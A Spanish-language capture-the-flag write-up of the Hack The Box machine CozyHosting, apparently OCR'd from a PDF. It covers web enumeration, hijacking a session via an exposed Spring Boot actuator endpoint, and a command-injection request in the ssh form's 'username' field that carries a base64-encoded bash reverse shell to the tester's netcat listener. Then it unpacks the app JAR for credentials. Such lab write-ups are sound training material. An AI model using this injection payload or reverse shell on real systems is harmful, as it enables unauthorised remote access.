

COZYHOSTING HTB

CozyHosting es una máquina Linux de fácil dificultad que cuenta con una aplicación Spring Boot.
La aplicación tiene habilitado el punto final del actuador. Enumerar el punto final conduce al descubrimiento de la cookie de sesión de un usuario, lo que conduce al acceso autenticado al panel principal. la aplicacion es vulnerable a la inyección de comandos, que se aprovecha para obtener un shell inverso en el control remoto máquina. Al enumerar el archivo JAR de la aplicación, se descubren y utilizan las credenciales codificadas para iniciar sesión en la base de datos local. La base de datos contiene una contraseña hash, que una vez descifrada se se utiliza para iniciar sesión en la máquina como el usuario josh. El usuario puede ejecutar ssh como root, lo cual es aprovechado para escalar completamente los privilegios.

Primero de todo y como es habitual realizamos un ping con una cantidad de paquetes específica, para ser silencioso, con 1 o 2 deberia irnos ya bien, comprovamos la conexión



A continuación vemos que nos da el NMAP



Puertos 22 y 80 abiertos, la habitual web y el habitual ssh. Descubramos con whatweb y fuzzing web que sacamos de la página

```
┌──(jk㉿jk)-[~/Desktop/htb/Cozy]
└─$ whatweb 10.10.11.230
http://10.10.11.230 [301 Moved Permanently] Country[RESERVED][ZZ], HTTPServer
[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.230], RedirectLocation[htt
p://cozyhosting.htb], Title[301 Moved Permanently], nginx[1.18.0]
ERROR Opening: http://cozyhosting.htb - no address for cozyhosting.htb
```

jk@jk: ~

File Actions Edit View Help

```
  GNU nano 8.1                        /etc/hosts
127.0.0.1       localhost
127.0.1.1       jk.ajuntament.net       jk
10.10.11.230    cozyhosting.htb
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```


Al ver que nos tiene que redirigir a cozyhosting.htb lo he añadido al /etc/hosts, ahora veremos si hay algun cambio real

```
┌──(jk㉿jk)-[~]
└─$ gobuster dir -u http://http://cozyhosting.htb/ -w /usr/share/seclists/Dis
covery/Web-Content/directory-list-lowercase-2.3-medium.txt -x php,html,js,sh,
txt,bak,xml

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://http://cozyhosting.htb/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/direct
ory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              bak,xml,php,html,js,sh,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
```

El fuzzing web no ha sido muy extenso, solo nos ha encontrado estas direcciones de aquí

```
Starting gobuster in directory enumeration mode
===============================================================
/index                (Status: 200) [Size: 12706]
/login                (Status: 200) [Size: 4431]
/admin                (Status: 401) [Size: 97]
/logout               (Status: 204) [Size: 0]
/error                (Status: 500) [Size: 73]
Progress: 156873 / 1661152 (9.44%)^C
[!] Keyboard interrupt detected, terminating.
```


Tenemos este panel de login, he provado injección SQL y he provado XSS y ninguna de las 2 ha funcionado de forma correcta, por lo que vamos a mirar alguna alternativa a ver que tenemos.




He provado tambien a hacer uso de descubrimiento de subdirectorios, pero tampoco creo que haya nada y que el error tendrá que ver con el login

```
└─$ ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1millio
n-20000.txt -u http://FUZZ.cozyhosting.htb -H "Host: FUZZ.cozyhosting.htb" -m
c 200 -v

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://FUZZ.cozyhosting.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subd
omains-top1million-20000.txt
 :: Header           : Host: FUZZ.cozyhosting.htb
```


Otra de las paginas que nos ha descubierto el fuzzing web, es error, que no parece nada importante pero si buscamos el titulo por internet...




Podemos ver que el error nos dice que el framework que utiliza java es spring boot.



A continuación volvemos a hacer fuzzing web pero esta vez al saber que estamos haciendo servir spring-boot, directamente podemos usar una lista adecuada para este caso, actuator suele ser siempre el mas vulnerable, vamos a ver una por una a ver si vemos algun usuario




Hemos descubierto, por /actuator/sessions que hay un usuario llamado kanderson, vamos a intentar directamente bruteforcearlo para ver que nos da hydra recordemos que tenemos el puerto 22 abierto.




Provaremos con un ataque de fuerza bruta asi de primeras a ver que tal. Con resultados negativos retrocedemos de nuevo.

```
┌──(jk㉿jk)-[/usr/share/wordlists/seclists]
└─$ hydra -l kanderson -P /home/jk/Downloads/rockyou.txt ssh://cozyhosting.ht
b -t 4 -V
```


Hacemos lo siguiente, en f12 + y storage, en la pestaña de storage cambiamos la session ID que habia, por la nuestra, y ahora en el login en vez de preguntarnos el login directamente lo hemos bypasseado.




Tenemos para hacer un ssh, pero cuando intentamos hacer dicho ssh, nos sale el siguiente error, vamos a provar abriendo la comunicación en PORT SWIGGER



Interceptamos la comunicación con burpsuite, el objetivo es URLENCODEAR una shell reversa en un netcat, para acceder a la shell del usuario y despues escalar privilegios.





Hay que poner la shell seversal exacta, entre el bash y el -i hay que poner un espacio y entre el & y el/dev hay que poner otro espacio o si no no funciona bien.

Request

Pretty Raw Hex

```
1  POST /executessh HTTP/1.1
2  Host: cozyhosting.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 105
9  Origin: http://cozyhosting.htb
10 Connection: keep-alive
11 Referer:
   http://cozyhosting.htb/admin?error=ssh:%20connect%20to%20host%2010.10.16.4%20port%2022:
   %20Connection%20timed%20out
12 Cookie: {82244f14-076d-40ad-aa68-ac90eaab96ef}=9310D129325BC3CD19929A8110DB4666;
   JSESSIONID=2B0690771CEDBD64D6373E0D3C21D035
13 Upgrade-Insecure-Requests: 1
14
15 host=10.10.16.4&username=
   ;{echo,"YmFzaCAtaT4mIC9kZXYvdGNwLzEwLjEwLjE2LjQvNDAwMCAwPiYx"}|{base64,-d}|bash;
```

Response

```
File  Actions  Edit  View  Help
┌──(jk㉿jk)-[~]
└─$ nc -lvp 4000
listening on [any] 4000 ...
whoami
whoami
whoami
connect to [10.10.16.4] from
bash: cannot set terminal pr
e
bash: no job control in this
app@cozyhosting:/app$ whoami
app
app@cozyhosting:/app$ whoami
app
app@cozyhosting:/app$ whoami
app
app@cozyhosting:/app$ whoami
whoami
app
app@cozyhosting:/app$
```

```
app
app@cozyhosting:/app$ ls -l
ls -l
total 58848
-rw-r--r-- 1 root root 60259688 Aug 11  2023 cloudhosting-0.0.1.jar
app@cozyhosting:/app$ whoami
whoami
app
app@cozyhosting:/app$ ls -l
ls -l
total 58848
-rw-r--r-- 1 root root 60259688 Aug 11  2023 cloudhosting-0.0.1.jar
app@cozyhosting:/app$ unzip -d /tmp/app cloudhosting-0.0.1.jar
```

```
app@cozyhosting:/tmp/app/BOOT-INF/classes$ cat application.properties
cat application.properties
server.address=127.0.0.1
server.servlet.session.timeout=5m
management.endpoints.web.exposure.include=health,beans,env,sessions,mappings
management.endpoint.sessions.enabled = true
spring.datasource.driver-class-name=org.postgresql.Driver
spring.jpa.database-platform=org.hibernate.dialect.PostgreSQLDialect
spring.jpa.hibernate.ddl-auto=none
spring.jpa.database=POSTGRESQL
spring.datasource.platform=postgres
spring.datasource.url=jdbc:postgresql://localhost:5432/cozyhosting
spring.datasource.username=postgres
